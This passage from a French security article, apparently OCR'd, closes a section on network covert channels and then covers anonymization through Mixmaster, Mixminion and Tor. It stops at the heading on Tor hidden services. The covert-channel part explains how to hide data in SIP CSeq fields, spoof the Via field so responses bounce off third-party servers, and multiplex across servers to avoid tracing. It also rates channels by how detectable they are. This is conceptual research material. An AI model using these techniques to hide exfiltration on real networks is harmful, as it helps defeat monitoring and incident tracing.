Enfin, et compte tenu du fait que le serveur de rebond n'est plus déterminé ni déterminant, la destination même du paquet n'a plus d'importance. Cela permet de réduire encore une fois les possibilités de « traçage » des canaux dans la mesure où même le serveur de rebond n'est plus fixé.

Rebonds applicatifs

Le même principe peut être appliqué au niveau applicatif ou presque. La limitation vient du fait que le mode d'établissement d'une session TCP présente une difficulté d'exploitation telle qu'elle en devient rédhibitoire. UDP en revanche reste un socle privilégié que nous n'allons pas nous priver d'exploiter au travers d'un exemple simple et ludique : SIP. Sans rentrer dans les détails du protocole, rappelons rapidement les principaux champs de l'en-tête SIP.

```
1 INVITE sip:bob@sipserver.com SIP/2.0
2 Via: SIP/2.0/UDP www.prendsmoipouruncon.com;branch=z9hG4bK776asdhds
3 Max-Forwards: 70
4 To: Bob <sip:bob@sipserver.com>
5 From: Renaud <sip:renaud.bidou@prendsmoipouruncon.com>;tag=1928301774
6 Call-ID: a84b4c76e66710@www.prendsmoipouruncon.com
7 CSeq: 314159 INVITE
8 Contact: <sip:admin@prendsmoipouruncon.com>
9 Content-Type: application/sdp
10 Content-Length: 142
```

L'en-tête précédent est une demande de connexion. Pour simplifier, nous pouvons la comparer à un SYN dans le cas d'une ouverture de session TCP. À la ligne 1, l'en-tête contient la commande `INVITE` caractéristique d'une demande de connexion ainsi que l'identifiant de l'utilisateur destinataire. La ligne 2 fournit l'adresse **www.prendsmoipouruncon.com** à laquelle la réponse à l'invitation doit être envoyée. Enfin ligne 7, un numéro de séquence de commande sur 4 octets qui sera repris dans la réponse à la requête.

SIP ne prenant absolument pas en compte les informations IP à cause des différents mécanismes de proxy, le canal et la méthode de rebond apparaissent clairement. Le numéro de séquence de commande SIP va contenir les données, le serveur de rebond est un serveur SIP et la destination de la réponse *spoofée* d'un point de vue applicatif grâce à la modification du champ Via à la ligne 2.

Rebonds multiplexés

Les techniques de rebond décrites ci-dessus peuvent être encore améliorées grâce à une technique de multiplexage simple mais efficace. L'objectif n'est plus d'utiliser 1 mais n serveurs de rebonds.

Reprenons notre exemple avec les 5 numéros de séquence TCP. Au lieu de rebondir sur 1 serveur web, rien n'empêche d'exploiter 5 serveurs web différents. Cela impose de respecter un certain délai entre chaque paquet mais encore une fois les opérations de détection et de traçage s'avèreront bien plus compliquées.

Toutefois, cela nécessite la mise en place d'un protocole de communication complexe afin que la destination soit capable de :

- distinguer un paquet normal d'un paquet porteur d'information ;
- réordonner les paquets porteurs d'information afin de reconstituer dans le bon ordre l'information complète.

Conclusion

Au travers des exemples précédents, on distingue deux « endroits » où mettre en place un canal caché :

les données utilisées :

Souvent, elles doivent être mises à 0 dans les paquets et leur taille est relativement réduite ;

des champs spécifiques dans les en-têtes des protocoles :

Il faut alors prendre en considération les impacts sur l'environnement afin de rester le plus furtif possible, ce qui demande donc une connaissance précise du protocole manipulée.

La question qui se pose ensuite est celle de la qualité d'un canal : selon quels critères peut-on « qualifier » un canal caché ? Cette démarche sert à déterminer les caractéristiques essentielles du canal caché. On peut alors en déduire les précautions à mettre en place (chiffrer ou non, code correcteur ou non, etc.) pour assurer la discrétion de la communication.

Les cinq caractéristiques principales sont :

la capacité :

Il s'agit du taux de bits d'information transportés. Par exemple, la taille minimale d'un paquet Ethernet est de 64 octets, contre 2 pour le champ IPID, soit une capacité de 2/64=0.03125 bits.

la détectabilité :

Dans quelle mesure ce canal est-il facile à détecter ? L'utilisation du TCP ISN change selon les systèmes d'exploitation. Ce numéro est aléatoire pour les BSD et convient donc parfaitement à des données chiffrées (puisqu'elles semblent aléatoires). Ce n'est en revanche pas le cas avec Windows 98 où l'ISN est incrémenté de 1 entre chaque nouvelle connexion.

la féquence :

Elle correspond au nombre de fois qu'un canal peut être utilisé par session. Dans le cas d'une connexion TCP et de l'emploi de l'ISN, un seul paquet contient l'information. Au contraire, avec l'IPID, chaque paquet emporte de l'information.

les conditions d'emploi :

Il s'agit des choses impératives pour que le canal fonctionne, comme une session TCP pour utiliser des SYN/ACK avec rebonds.

les précautions :

Quelles sont les précautions à prendre lors de l'utilisation de ce canal et quels aspects sont à considérer pour qu'il fonctionne correctement ? Dans le cas du TCP ISN, un proxy TCP ou la réécriture des en-têtes comme le permet le pare-feu `pf`.

Les canaux cachés fonctionnent souvent grâce au bricolage et au bon sens. Les détecter est particulièrement ardu, et cela est d'autant plus vrai que peu de données sont transportées. En revanche, un flux HTTP de plusieurs heures, un volume accru de trafic ICMP ou DNS s'avère souvent symptomatique de la présence d'un canal caché.

Références

[apk] Advanced Port Knocker : **http://www.iv2-technologies.com/~rbidou/apk-1.0.tar.gz**.

[Girling87] C. G. Girling, « Covert channels in LAN's », IEEE Transactions on Software Engineering, 1987.

[Handel96] T. G. Handel et M. T. Sandford, « Hiding Data in the {OSI} Network Model », Workshop on Information Hiding, 1996.

[icmpchat] icmpchat : **http://icmpchat.sourceforge.net/**.

[ipid] passivecc_ipid : **http://invisiblethings.org/tools/passivecc_ipid.c**.

[Lampson73] B. W. Lampson, « A Note on the Confinement Problem », Communication of the ACM, 1973.

[Pinchuk] Evgeny Pinchuk, « Covert Channels in Networking » : **http://www.cs.tau.ac.il/tausec/lectures/Network_Covert_Channels.pps**.

[prisoners] « The Prisoners' Problem and the Subliminal Channel », *in* G.J. Simmons, *Proceedings of CRYPTO '88*, Plenum Press (1984), pp. 51-67.

[Rowland96] C. H. Rowlan, « Covert channels in the TCP/IP protocol suite » : **http://www.firstmonday.dk/issues/issue2_5/rowland/**.

[subliminal] « The Subliminal Channel and Digital Signatures », *in* G.J. Simmons, *Advances in Cryptology*, EUROCRYPT '84, Springer LNCS v 209.

[stegtunnel] stegtunnel : **http://www.synacklabs.net/projects/stegtunnel/**.

[wolf89] M. Wolf, « Covert channels in LAN protocols », Workshop on LAN security (LANSEC'89), 1989.

Anonymisation

Cédric Blancher
Ingénieur-chercheur en Sécurité des Systèmes d'Information
DCR/SSI, Centre Commun de Recherche, EADS France
cedric.blancher@eads.net - http://sid.rstack.org/

Arnaud Guignard
Ingénieur-chercheur en Sécurité des Systèmes d'Information au CEA/DAM
arno@rstack.org

L'envie ou la nécessité d'être anonyme sur Internet a effleuré l'esprit de chaque utilisateur du réseau. Cette problématique n'est pas nouvelle et continue de susciter de nombreux articles dans les journaux scientifiques. Des solutions pratiques s'inspirant de ces travaux existent et peuvent être utilisées par la plupart des gens avec plus ou moins de facilité de mise en œuvre. Nous allons présenter les concepts généraux à respecter pour rester anonyme, puis les illustrer au travers de deux logiciels : Mixmaster et Tor.

Introduction

L'anonymat peut être utilisé dans plusieurs buts qu'ils soient légitimes ou non. On peut par exemple vouloir surfer anonymement pour respecter notre droit à la vie privée, pour contourner une censure imposée par un état (un fournisseur d'accès, une entreprise,...), pour obtenir des informations sans que le serveur sache qui est le demandeur (utile pour surveiller ce que fait le concurrent, surtout s'il modifie les pages suivant les adresses sources), etc. Mais cela peut aussi servir à mettre en communication d'une manière sûre des personnes ne désirant pas dévoiler leur identité (pour offrir un service, un témoignage, des informations,...). Malheureusement, ces services peuvent être aussi la proie d'usages illégaux tels que le piratage de systèmes, l'échange illégal de fichiers *via* le *peer-to-peer*, etc.

Le premier service offrant de l'anonymat pour surfer sur Internet est très simple et se résume à un simple *proxy* entre le client et le serveur. Un site bien connu pour cela est Anonymizer [1]. Cependant n'importe qui peut se rendre compte que cet anonymat est superficiel : certes le serveur ne sait pas qui l'on est mais le proxy peut associer un client à une requête. On doit donc avoir absolument confiance dans cette entité qui agit comme une boîte noire pour l'utilisateur. Pouvons-nous être certains qu'elle n'est pas une entreprise dirigée par un service de renseignements d'un gouvernement ? À partir de ce simple constat, on réalise que notre communication doit passer par un nuage de machines qui ignoreront tout de l'émetteur et du destinataire.

Pour satisfaire à notre exigence, les machines par lesquelles transite notre requête doivent tout ignorer de son contenu. Des mécanismes cryptographiques – notamment asymétriques – sont nécessaires pour assurer la confidentialité de notre information dans le nuage.

De plus, notre système doit résister à différents types d'attaques :

- l'interception de paquets ;
- la possibilité d'avoir un ou plusieurs nœuds malveillants dans notre réseau ;
- les attaques globales (c'est-à-dire en observant le réseau d'une manière macroscopique, en analysant le trafic entrant et sortant par exemple) ;
- le déni de service sur les machines composant le réseau ;
- la réutilisation du même chemin ;
- etc.

Certains de ces problèmes sont résolus par une utilisation adéquate des technologies cryptographiques actuelles. D'autres ne peuvent être empêchés que grâce à une utilisation massive du réseau. Plus de machines participeront au système, plus il y aura de nœuds, plus le réseau sera immunisé aux attaques globales ou de type déni de service. Ici rentre donc en jeu la facilité d'utilisation du logiciel afin qu'un grand nombre de personnes l'adopte et qu'il ne soit pas réservé à une minorité.

Nous allons voir dans les deux logiciels Mixmaster et Tor comment ces solutions ont été mises en œuvre.

Mixmaster

Introduction

Mixmaster [2] est un système collaboratif de relais anonymes de courrier électronique [3]. C'est l'implémentation la plus utilisée de ce qu'on appelle les relais de 2e génération (Type II *Remailers*). Ce système vise à fournir l'anonymat aux expéditeurs de courrier d'une part et une résistance à l'analyse de trafic que ne fournissait pas complètement les relais de type I.

Les relais de type I


Le relais de type I sont plus généralement connus sous le nom de *Cypherpunk Remailers*, dont Reliable [4] est un exemple d'implémentation. Le système, largement fondé sur l'usage de la cryptographie à clé publique, constitue la première implémentation d'un mécanisme de relais réellement anonyme. Le principe de base est le chaînage de nombreux relais qui fourniront deux services :

- effacement des traces générées par le précédent saut ;
- relais du message vers son prochain saut.

L'émetteur, pour envoyer son message, commence par choisir une chaîne arbitraire de N relais par lesquels il voudra voir transiter son message. Des listes de relais sont disponibles sur Internet, afin que les utilisateurs puissent construire leurs chaînes. Chaque relais publie une clé publique qui permet de chiffrer les messages qu'il doit traiter. Une fois sa chaîne choisie, l'utilisateur chiffre son message avec la clé publique du dernier relais (rang N), celui choisi pour délivrer le courrier à son destinataire final. Ce message se voit ajouter un en-tête identifiant ce relais et indiquant ainsi au relais de rang N-1 la destination suivante. On chiffre alors le tout avec la clé publique du relais N-1 et répète l'opération jusqu'au rang 1 comme illustré en figure 1. On obtient ainsi un message emballé d'autant de couches de chiffrement qu'il aura à franchir de relais.

Le principe de transmission du message est alors évident. Le relais de rang 1 reçoit le message qu'il déchiffre avec sa clé publique. Il lit l'en-tête (puis le supprime) qui lui indique le relais de rang 2 auquel il transmet le bloc chiffré résultant. Celui-ci reçoit le message, le déchiffre, lit et supprime l'en-tête, puis relaie le message et ainsi de suite jusqu'au relais de rang N. Ce dernier relais obtient alors après déchiffrement un message clair (au sens SMTP) qu'il ne lui reste plus qu'à expédier en se comportant comme un relais de courrier électronique classique (*cf.* figure 1). On transmet ainsi le message comme on pèle un oignon...

Figure 1 *Fonctionnement des relais de type I*



L'idée qui sous-tend ce système est que chaque nœud, hormis le dernier, est dans l'impossibilité de connaître sa position réelle dans la chaîne. Par conséquent, il ne connaît pas la position du relais précédent, ni celle du relais suivant, ce qui permet au système de se protéger par lui-même d'un relais compromis ou espion, en lui interdisant l'accès au message et au reste de la chaîne de transmission, aussi bien en amont qu'en aval.

Même le premier relais n'est pas capable de savoir si le message qu'il vient de recevoir provient d'un autre relais ou bien directement d'un émetteur. C'est grâce à ce fonctionnement en aveugle que le système s'auto-protège.

En fait, ceci n'est pas tout à fait vrai. Les relais de type I sont en effet vulnérables à l'analyse de trafic. Leur fonctionnement de type *store and forward* simple offre la possibilité à un attaquant de corréler de manière efficace l'arrivée d'un message à sa réexpédition vers le relais suivant en examinant les flux reçus et émis par le nœud.

Trois faiblesses majeures rendent possible l'analyse de trafic :

- La possibilité pour un attaquant de rejouer des messages capturés l'autorise en observant l'entrée et la sortie d'un relais de déterminer le saut suivant très simplement. Cette attaque peut en outre profiter du système en ajoutant ses propres en-têtes pour réinjecter le message à un point arbitraire du nuage.
- La taille globale du message diminue à chaque *hop* de la taille d'un en-tête, augmentant ainsi la capacité d'un attaquant à corréler, même si ce n'est pas linéaire, l'entrée et la sortie du relais.
- À supposer que cet attaquant soit capable d'observer successivement chaque relais de la chaîne, il est capable de tracer un message arbitraire jusqu'à sa destination finale.

Ainsi, même si le système fournit très correctement sa fonction d'anonymisation, il ne met en jeu aucun mécanisme pour se protéger d'un observateur suffisamment bien équipé et introduit dans le système (*via* des nœuds compromis) de tracer les messages émis par une source identifiée utilisant ce système. Si on considère que tous les liens réseau du monde peuvent être écoutés par une entité unique, le système ne tient pas sans avoir recours à des moyens externes supplémentaires.

Enfin, Cypherpunk implémente un mécanisme permettant aux destinataires des courriers anonymes d'y répondre. Il y a donc une persistance du chemin dans le nuage de relais de manière à permettre le retour de la réponse. Cette persistance peut être mise à profit pour tracer l'expéditeur du message et *in fine* découvrir son identité.

Les relais de type II


Pour pallier les limitations précédemment évoquées, le système a été amélioré pour donner naissance au relais de type II, dont Mixmaster est l'implémentation la plus répandue. Il part du principe que tous les liens réseau par lesquels transite l'information sont écoutés et vise à rendre difficile la déduction d'information à partir d'une analyse de trafic. Il élimine également la possibilité de répondre à un courrier, éliminant *de facto* la possibilité de tracer l'origine par ce biais.

Comme pour les relais de type I, le système s'appuie sur des chaînes de relais. Mais au lieu d'envoyer son courrier complet dans un message unique, il l'éclate en plusieurs paquets de taille fixe qui seront chacun émis dans une chaîne de relais différente de 20 sauts maximum. Pour décorréler le nombre de paquets émis et le contenu du message et ainsi rendre l'analyse plus ardue, le système supporte la compression, le bourrage des paquets et la réémission à des fins de redondance.

Chaque paquet dispose d'un en-tête de 20 sections, un pour chaque relais possible. Supposant un nombre N de relais choisis, les N premières sections du message initial contiendront des informations pertinentes chiffrées et les 20-N suivantes des données aléatoires. Ce remplissage systématique des 20 sections sera conservé tout au long du chemin. Il sera ainsi impossible pour un observateur ou un relais compromis, de déduire la moindre information sur sa position dans la chaîne. Comme pour les relais de type I, on utilise le surchiffrement itératif. La section i (i compris entre 1 et N) contient d'une part des informations pour

que le relais i-1 puisse identifier le relais i, ainsi que des données chiffrées avec la clé publique du relais de position i. Ces données chiffrées contiennent en particulier la clé de chiffrement pour déchiffrer le reste du message, à savoir le corps et les sections suivantes. Lorsque le relais de rang 1 reçoit le message, il déchiffre la section 1, extrait la clé et déchiffre le reste du message. Il identifie donc le relais de rang 2. Il efface alors la section 1, remonte les sections suivantes d'un rang (2 devient 1, 3 devient 2, etc.) et génère une 20e section aléatoire avant de ré-émettre le tout au prochain relais. Ainsi, tous les paquets échangés sur le réseau auront une structure identique d'une part et une taille égale d'autre part, quel que soit leur contenu et leur position dans la chaîne d'expédition.

Figure 2 *Fonctionnement des relais de type II*



Chaque section contient un champ `Packet type Identifier` grâce auquel chaque relais sait s'il est un relais intermédiaire ou un relais final. S'il est final, ce champ lui indique également si le paquet contient un message complet ou un fragment. Dans ce dernier cas, on lui indique le nombre total de fragments composant le message (champ `Number of Chunks`). Il lui reste donc à attendre tous les fragments du message avant de le transmettre à son destinataire final. Chaque message possède un identificateur de message (champ `Message ID`), généré aléatoirement à l'émission et placé dans l'en-tête destiné au dernier relais. Les autres relais peuvent recevoir des numéros arbitraires, évitant grâce à cela qu'un observateur omnipotent puisse identifier les fragments d'un même message de manière triviale. Cet identificateur a deux fonctions :

- A l'instar du champ Identification de IP, il identifie les fragments d'un même message dans la mesure où leur numéro est le même.
- Il sert également à supprimer les doublons en cas d'émission redondante. Une fois le message reconstitué et délivré, l'identifiant de message est conservé en mémoire pendant 7 jours par le dernier relais de manière à éliminer tout paquet reçu portant ce même numéro.

L'utilisation systématique de la fragmentation augmente de manière très significative la résistance du système à l'observation, à condition que chaque nœud présente un comportement stable dans le temps. Pour atteindre ce comportement, des fonctions de mise en queue, de temps de garde variables et d'émission groupée de paquets sont implémentées de manière à décorréler les trafics entrant et sortant. Cependant, ceci suppose que le nœud traite un volume de trafic suffisant. La circulation d'information est donc vitale à la survie même du système : plus il est utilisé, plus le nuage se charge, plus le comportement des nœuds devient uniforme dans l'espace et dans le temps.

Le système reste cependant vulnérable aux analyses par rejeu. Il suffit pour un attaquant d'attendre l'expiration du temps de garde d'un identificateur de message donné pour pouvoir faire retraiter des paquets capturés et vérifier une hypothèse de corrélation.

Mixminion et serveurs de Nyms

Les systèmes que nous venons de voir présentent des vulnérabilités, qui bien que difficiles et coûteuses à exploiter, ont conduit à la création d'un système de type III dont l'implémentation de référence est appelée Mixminion [5]. Cette troisième version, cependant très proche de Mixmaster, introduit en particulier un mécanisme anti-rejeu amélioré, une rotation des clés utilisées lors de l'expédition des fragments et enfin un mécanisme de génération de bruit pouvant charger artificiellement le nuage et obtenir un comportement uniforme, même en l'absence de transmissions. Enfin, SMTP comme méthode de transport est abandonné en faveur de sessions TLS sur TCP. Initiant une convergence des différents systèmes anonymisant vers ce type de transport, le but final est de camoufler jusqu'à la nature même de la communication grâce à un nuage multifonctions.


Le système se veut en définitive résistant à une observation complète des liens réseau et une compromission de la moitié des nœuds du nuage.

Mixminion apporte en outre une réelle amélioration du concept de *nymserver* comme implémenté par [6] ou serveur de pseudonymes. Les systèmes décrits jusqu'alors protègent efficacement les envois d'une personne anonyme, mais rien n'est prévu pour qu'elle reçoive du courrier. Les serveurs de pseudonymes remplissent cette fonction. Très schématiquement, un nymserver publie une adresse de courrier électronique banalisée pour un individu et la met en relation avec une véritable identité à travers le nuage au moyen d'une clé publique. Les premières implémentations étaient trop simplistes pour être efficaces (*cf.* Cypherpunk).

Mixminion introduit un système appelé SURB pour *Single Use Response Blocks*. Un SURB est un bloc d'information chiffré adressé à un nymserver pour qu'il obtienne des informations de routage à usage unique vers une destination cachée, pour un bloc de données de taille limitée. Techniquement, un SURB est construit comme un message anonyme de type II dont le contenu serait l'adresse du destinataire final. Cette adresse est donc chiffrée dans un paquet de taille fixe par couches successives avec les clés des serveurs choisis pour constituer la chaîne de retour des informations. Lorsqu'un serveur doit émettre un paquet, il déchiffre sa couche du SURB (*i. e.* celle de dessus) pour trouver l'identité du prochain relais. La clé publique de ce dernier sera alors utilisée pour chiffrer les données. Le paquet est alors envoyé avec le SURB au système suivant.

Le fonctionnement est illustré en figure 3 page suivante.

Figure 3 *Transmission d'un paquet à l'aide d'un SURB*



On notera qu'il est impératif pour l'expéditeur de chiffrer son message avec la clé publique du destinataire avant de l'envoyer. En effet, ce dernier ne disposera que d'une couche de chiffrement, retirée puis régénérée par chaque relais. Ainsi, le passage d'un message émis en clair par un relais compromis entraîne la perte de la confidentialité.

D'abord créé pour recevoir des réponses sécurisées à un message anonyme, ce système a été étendu pour pouvoir publier des pseudonymes de deux manières différentes :

- On fournit plusieurs SURB à un nymserver pour qu'il fasse suivre plusieurs messages sur le réseau. Cette approche a comme désavantage majeur la localisation sur un serveur associé au pseudonyme de plusieurs SURB valides qui, utilisés ensembles, pourraient faciliter le traçage du véritable destinataire. En outre, elle est vulnérable aux dénis de service par inondation : une fois les SURB épuisés, les messages à destination du pseudonyme sont perdus.

- Le nymserver place les messages dans une queue que l'utilisateur peut consulter de manière anonyme et sécurisée. Il choisit alors les messages qu'il veut rapatrier et émet le nombre de SURB nécessaires. Ainsi, le serveur ne stocke pas de SURB et un déni de service par inondation se résume à *flooder* une boîte mail. Par contre, le serveur stocke des messages, ce qui peut s'avérer dangereux, d'autant que la consultation fréquente de l'état de sa boîte augmente les risques de localisation.

Dans les deux cas, les systèmes de publication de pseudonymes restent fortement vulnérables à la compromission. Un nymserver compromis met en danger tous les pseudonymes qu'il héberge, d'abord parce qu'il sert à consulter les messages qui lui sont destinés, ensuite parce qu'il contient des SURB valides pouvant être mis à profit. Il est donc impératif pour un utilisateur de changer fréquemment de nymserver et donc de pseudonyme. Pour y parvenir, il existe des serveurs de publication associant une clé publique, invariante, avec un ou plusieurs pseudonymes, pour qu'un individu ait le moyen de joindre son correspondant.

Conclusion

Les systèmes d'anonymisation de courrier électronique atteignent un niveau de sécurité extrêmement élevé lorsqu'ils sont utilisés correctement. Cette sécurité tient d'une part à un travail colossal de réflexion et d'intégration cryptographique et d'autre part à la nature même de l'envoi du courrier électronique, qui ne nécessite qu'un chemin de sortie pour s'effectuer. On voit en effet combien il est difficile d'atteindre des niveaux de sécurité équivalents dès lors qu'il s'agit de recevoir du courrier...

Il ne faut cependant pas oublier que la technique propose ici une solution limitée par les comportements humains. Il est en effet possible de retrouver l'identité d'un utilisateur en examinant ses messages soit parce qu'ils contiennent des informations techniques contenues dans le courrier lui-même (en-têtes par exemple), soit parce que leur teneur et leur style permet de les rapprocher d'autres messages précédemment identifiés par des techniques de profilage.

Tor

Introduction

Tor est la deuxième génération d'*Onion Routing*. La première [7] avait vu le jour au milieu des années 90 sous l'égide de l'*US Navy*. À cause de problème de licence, la distribution et l'utilisation du logiciel n'ont pas connu l'essor escompté. Depuis le milieu de l'année dernière, Tor [8] est disponible sous une licence BSD à trois clauses et remédie aux erreurs et oublis de la première version. Remarquons que les développeurs sont aussi ceux du projet de messagerie anonyme Mixminion.

Principes

Tor est un réseau anonyme destiné aux sessions TCP interactives ou nécessitant peu de latence. Typiquement cela concerne le trafic web, les connexions distantes (SSH), la messagerie instantanée, IRC, etc. Le maître mot est la simplicité aussi bien pour l'élaboration du logiciel et du protocole que pour l'utilisation. En effet, plus nombreuses seront les personnes qui utiliseront ce logiciel, plus grandes seront les capacités d'anonymisation du réseau. Le confort pour l'utilisateur n'est donc pas une option mais un pré-requis : il faut donc qu'il soit déployable facilement (sans modification du noyau par exemple) sur le plus grand nombre de plateformes possibles. Le logiciel est ainsi disponible pour Windows et les différents Unix, MacOS X compris.

Pour réaliser des connexions anonymes, Tor crée un circuit passant par plusieurs nœuds (choisis arbitrairement) du réseau. Les échanges entre ces nœuds sont chiffrés. Plusieurs flux TCP sont transportés par ce circuit jusqu'à l'établissement d'un nouveau. Chaque nœud connaît seulement son prédécesseur et son successeur empêchant ainsi de pouvoir établir qu'un client donné est connecté à un serveur donné sans coopération.

Dans les parties suivantes, nous regardons plus en détails les caractéristiques et le fonctionnement de Tor. Libre au lecteur de se reporter à [8] pour de plus amples précisions.

Caractéristiques

Utilisation de standards

Au lieu de recourir à des protocoles de chiffrements propriétaires ou obscurs, les concepteurs ont choisi des standards : TLS pour les communications entre les nœuds du réseau, AES et RSA pour le chiffrement (et la signature pour RSA), SHA-1 pour le hachage.

De la même manière, comme l'utilisation devait être quasi-transparente pour la majorité des applications, l'interface entre Tor et les logiciels est assurée par un proxy SOCKS [10]. Il devient donc inutile de développer des proxies applicatifs dédiés (comme c'était le cas lors pour la première génération) puisqu'un grand nombre de clients supportent la connexion *via* SOCKS. Toutefois, si tel n'est pas le cas, on peut avoir recours à des programmes détournant les appels système [11,12]. Voir [13] pour plus de précisions.

Pour la normalisation des données envoyées (connexion HTTP par exemple qui va révéler des informations sur le navigateur et la machine cliente) un proxy applicatif tel que Privoxy [14] peut (doit !) être utilisé.

Architecture réseau

Les caractéristiques originelles de l'Onion Routing sont :

- Des cellules de taille fixe (512 octets) circulent entre les nœuds.
- Lorsqu'un circuit est établi plusieurs flux TCP peuvent être multiplexés à l'intérieur.

De nombreuses améliorations ont également été apportées par rapport à la première version :

- La topologie est dite en « tuyau percé » (*leaky-pipe*) : il est possible de sortir du réseau au milieu du circuit établi (moyen pour échapper aux attaques d'analyse de flux par exemple).
- Un contrôle sommaire de la congestion est effectué au niveau de chaque nœud pour empêcher l'apparition de goulots d'étranglement. On évite ainsi une gestion du trafic passant par une vue globale du réseau et des communications entre les nœuds.
- Dans l'ancien Onion Routing, les nœuds étaient découverts en noyant le réseau d'informations, ce qui s'est avéré complexe et peu efficace. Dans la nouvelle version, certains nœuds servent d'annuaires (*Directory Servers*) stockant et signant une liste des différents nœuds existants et leur état. Ces serveurs sont peu nombreux et bien connus (afin de pouvoir leur faire confiance) et leur synchronisation suit un protocole simple. Les administrateurs de ces serveurs approuvent les nouveaux nœuds pour éviter qu'un adversaire ne pollue le réseau avec des nœuds malicieux. Cependant les concepteurs et développeurs du projet sont conscients que cette solution n'est viable que pour un petit réseau et cherchent donc des solutions alternatives.
- Dans un tel réseau, les nœuds sont administrés par des volontaires. Il est donc nécessaire qu'ils puissent choisir le rôle de leur nœud. Celui-ci peut donc être seulement un nœud intermédiaire ou bien un nœud de sortie avec la possibilité de configurer les ports en sortie (empêchant par exemple l'accès au port 25).

Autres améliorations et ajouts

Dans la première génération d'Onion Routing, aucune vérification de l'intégrité des données n'était faite. N'importe quel nœud dans le circuit pouvait donc modifier les données et les transmettre. Un contrôle d'intégrité de bout en bout a donc été mis en place.

D'autre part, un nœud pouvait enregistrer le trafic et ensuite le faire déchiffrer par les autres nœuds. L'un des buts majeurs pour cette nouvelle version a été la mise en place du *Perfect Forward Secrecy* qui garantit que si une clé de session est compromise, elle ne pourra pas aider à déchiffrer les sessions antérieures.

Une possibilité a été ajoutée à Tor : afin d'échanger de l'information entre deux nœuds du réseau, il est possible aux utilisateurs de créer des services cachés accessibles seulement par les membres de Tor. Un point de rendez-vous sert alors pour relier les deux correspondants (le client et le serveur) et assurer ainsi l'anonymat des deux participants.

Fonctionnement

Établissement d'un circuit

Le réseau de Tor est composé de différents nœuds : les Onion Routers (OR) qui constituent l'infrastructure du réseau et les Onion Proxies (OP) supportant le protocole SOCKS qui sont installés sur les machines clientes.

Pour se connecter au réseau, Alice lance sur sa machine son OP. Il télécharge en HTTP la liste des nœuds depuis un des *Directory Servers*. Son OP choisit alors au hasard son OR de sortie suivant le port qu'il souhaite atteindre : OR2 (on a dit précédemment que les nœuds pouvaient configurer la politique de sortie). Il sélectionne enfin un OR au hasard en guise de nœud d'entrée sur le réseau : OR1.


L'OP envoie une cellule de demande de création d'un circuit à OR1 avec la première partie d'un échange Diffie-Hellman chiffrée avec la clé publique de OR1 (cellule `create`). Celui-ci la déchiffre et renvoie la seconde partie accompagnée d'un hachage d'un dérivé de la clé de session négociée (cellule `created`). D'après [9] ce protocole assure qu'Alice authentifie OR1 ainsi que la caractéristique de Perfect Forward Secrecy.

Alice demande alors à OR1 d'étendre le circuit. Pour cela, elle envoie une cellule `relay` chiffrée avec la clé de session de OR1 contenant une cellule `extend`. Cette dernière est composée du nom de OR2 ainsi que de la première partie d'un échange Diffie-Hellman chiffrée avec la clé publique de OR2. OR1 désencapsule la cellule et la transforme en cellule `create` qu'il transmet à OR2. Les réponses sont alors assurées respectivement par les cellules `created` et `extended`. OR1 ne connaît donc jamais la clé de session partagée par Alice et OR2.

Lorsque Alice souhaite dialoguer avec le serveur Web, elle envoie ses données chiffrées avec la clé de session de OR2 puis chiffre le chiffré avec la clé de OR1. Elle transmet ensuite le paquet à OR1. Celui-ci déchiffre le paquet et le renvoie à OR2 qui le déchiffre à son tour et envoie la commande au serveur Web. La réponse est chiffrée respectivement par OR2 puis OR1. Il ne reste plus à Alice qu'à déchiffrer les deux niveaux (d'où le nom d'onion).

La figure 4 synthétise toutes ces étapes.

Figure 4 *Création d'un circuit*



Accès à un service caché

